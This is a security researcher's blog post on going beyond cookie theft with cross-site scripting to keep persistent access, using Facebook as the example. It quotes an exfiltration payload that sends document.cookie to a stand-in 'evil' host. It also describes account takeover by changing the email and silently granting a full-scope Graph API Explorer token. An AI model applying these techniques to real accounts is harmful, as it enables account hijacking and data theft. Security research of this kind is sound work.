

HACKING. STUFF

• PAULOS YIBELO •



the ramblings of a relatively insane bug hunter

THE BIG BAD WOLF - XSS AND MAINTAINING ACCESS

10:55 PM

Today, we are the big bad wolf. We have malicious intents. As we should, right? It is commonly believed in our community we need to think like an attacker to effectively be security researchers; the kind of situation where to be one, you must be the other as well.

Understanding what an application does and how it does it always gives you a broader attack surface. If you know how to abuse them properly, understanding features and how they work may even give you

ABOUT PAUL...

I am currently specializing in application security and client side offensive exploit research. I really enjoy breaking things. I occasionally do bug bounties, with notable references such as [Coinbase](#), [Facebook](#), [Twitter](#) & [more](#).

privileges far more dangerous than those which you get from XSS. I'll explain what I mean by that later.

If you have malicious intents, what exactly happens immediately after you compromise a target through a client side attack? What's the worst you can do; how fast can you perform sensitive actions and how long can you keep doing it right after you compromise a target? I'll be using the big boy that has state of the art security to mitigate client-side attacks, Facebook, as an example. I do hope you enjoy the following read.

I still read write-ups about XSS that are limited in what they can do because the attack surface isn't clear enough for the security researchers who find them. Remember, you have a grey hat now, *you are the big bad wolf*. You don't want to just pop an alert, you want to move laterally, you want to explore, you want to maintain access and you want to feel like you have a reliable root shell on the target in regards to what you can do.

Here is a typical XSS payload lots of security researchers and bug hunters still use:

```
<script>new Image(); x.location="https://evil/"+document
```

That still is the example used to describe how bad XSS can get. *steal de cookys*. Does it do any harm? Maybe on weaker targets. Can we improve it? let's see.

On black box audits, you often encounter webapps:

- without or bypassable and broken CSP,



Tweets by  @PaulosYibelo

 Paulos Yibelo
Retweeted


 Abdulrhman Alqab
@Qab

Firefox uXSS and CSS
based
XSS:[leucosite.com/Firefox-
uXSS-2](https://leucosite.com/Firefox-uXSS-2)

- without *HTTPOnly* attributes on sensitive cookies,
- that don't require password to change email,
- that got their own applications,
- with various caching methods,
- with oauth,
- with third party extensions,
- with session fixation,
- with internal APIs,
- with CRLF bugs,
- that support service workers and appcache,
- with login/out csrf,
- without or with SAMEORIGIN XFO,
- that run wordpress, or other easily code injectable platforms,
- that don't require password when even changing passwords,
- that run local services

Now, these are all uninteresting, low priority, bugs and "features", but they are GOLD if you have something like XSS.


If for instance you interact with a webapp that doesn't require a password to change email, you can use your XSS to change the email, reset the account with your new email and maintain access. But that's



Jun 9, 2018

Paulos Yibelo @PaulosYibelo

XSS & Maintaining Access. Maintaining access on Facebook and abusing XSS for more harm than stealing de cookys.
paulosyibelo.com/2018/06/the-bi...



Jun 7, 2018

Paulos Yibelo Retweeted

File Descriptor @filedescriptor

Finally written up the RPO XSS on Google

not all subtle and lateral. You want the big picture, you want to monitor privilege and then abuse it for maximum impact.

WE ARE THE *BIG* BAD WOLF.

In terms of blind XSS vulnerabilities, there is an even bigger attack surface people often don't think about. Since its a blind XSS, you are most likely dealing with backend people, which means local environments, services, and potentially sensitive localhost permissions. Now imagine if they have DVWA running, you can simply turn this into RCE. If they have Jenkins and other sensitive services running, that's easy loot. You could simply exploit a local router RCE vulnerability from a bXSS to get easy shells in the network.

Nowadays, secure websites widely implement a bunch of security best practices so your *document.cookie* attacks don't do you much. Even after defeating CSP, most sensitive and non-sensitive cookies are marked with flags such as *secure*, *HTTPOnly* and recently SameSite flag attributes minimizing your ability to hijack sessions and maintain access.

For those who don't know, if a cookie has *HTTPOnly* flags it means the cookie cannot be accessed through client side scripts so even if you have an XSS, you can't just send the cookies to wherever like people still tell you.

Giants like Facebook have developer profiles letting you create applications that can request access through OAuth, but I think there

blog.innerht.ml/internet-explo...

RPO definitely deserves

[Embed](#)

[View on Twitter](#)

Tweets by PaulosYibelo

POPULAR PO...

Exploiting PHP Upload forms with CVE-2015-2348

Facebook Bug Bounty 2014, X-XSS and Filter Evasion worth 7500\$

Facebook Bug Bounty 2014: Linkshim Evasion and URL Redirection

Why CSP Should be carefully crafted:
Twitter XSS & CSP Bypass

are even easier methods. For instance, one can generate an [all profile-scoped token](#) through the [Graph API Explorer](#), and use that token to always query and write to the user.

Why Graph API Explorer?

- You don't need to verify a developer profile.
- It is a public application.
- It has been shown to be owned by Facebook (*trust+*).
- The scope is not limited.

... And there we have it ladies and gents, while we may not have the cookie, we still can get an almost invisible access to an application we can query full read/write privileges as the user. Even if user is paranoid or aware of an attacker's presence, and changes the password, there lies our application and its token, untouched. We simply use an XSS payload that grants access to Graph API Explorer with all profile-scopes and use this token to move laterally.

When a user changes their email or current password, they are asked to sign out of all devices or to stay signed in. What they don't see is a prompt question of which of their integrated applications to revoke access to. Facebook responded about this saying they *won't* be changing that anytime soon.

Conclusion

Cross site scripting still is one of the most widespread and common vulnerability types in web applications today. It can be found in [many](#)

Facebook's Parse –
DOM XSS

Coinbase AngularJS
DOM XSS via Kiteworks

It Begins.

BLOG ARCHI...

- 2014 (21)
- 2015 (8)
- 2016 (4)
- 2017 (3)
- ▼ 2018 (3)
 - February (1)
 - April (1)
 - ▼ June (1)

THE BIG BAD
WOLF - XSS
AND
MAINTAINING
ACCESS

— I A D E I C —

forms and I believe it still will be a problem in the coming years. The bugs and features I mentioned above are nothing more than misconfigurations in systems, almost always empowering client-side attacks to do more.

I believe there is a lot that can be researched on this; regarding maintaining access on web-applications. I strongly agree such research results maybe useful for future forensic intrusion detection improvements.

I would like to thank @filedescriptor and @luffy_lover for proof-reading this.

SHARE THIS STORY

 SHARE ON FACEBOOK

 SHARE ON TWITTER

 PIN THIS POST

 TAGS:

LABELS

about (2)

bugbounty (16)

bypass (8)

cve (3)

findings (10)

graphics design (1)

guestpost (1)

personal (3)

photoshop (1)

php (8)

websecurity (25)

RECENT POS...


Next Story →

YOU MIGHT ALSO LIKE

0 COMMENTS

Note: Only a member of this blog may post a comment.

Enter your comment...



Comment as: Google Accoun ▼

Post

Cancel

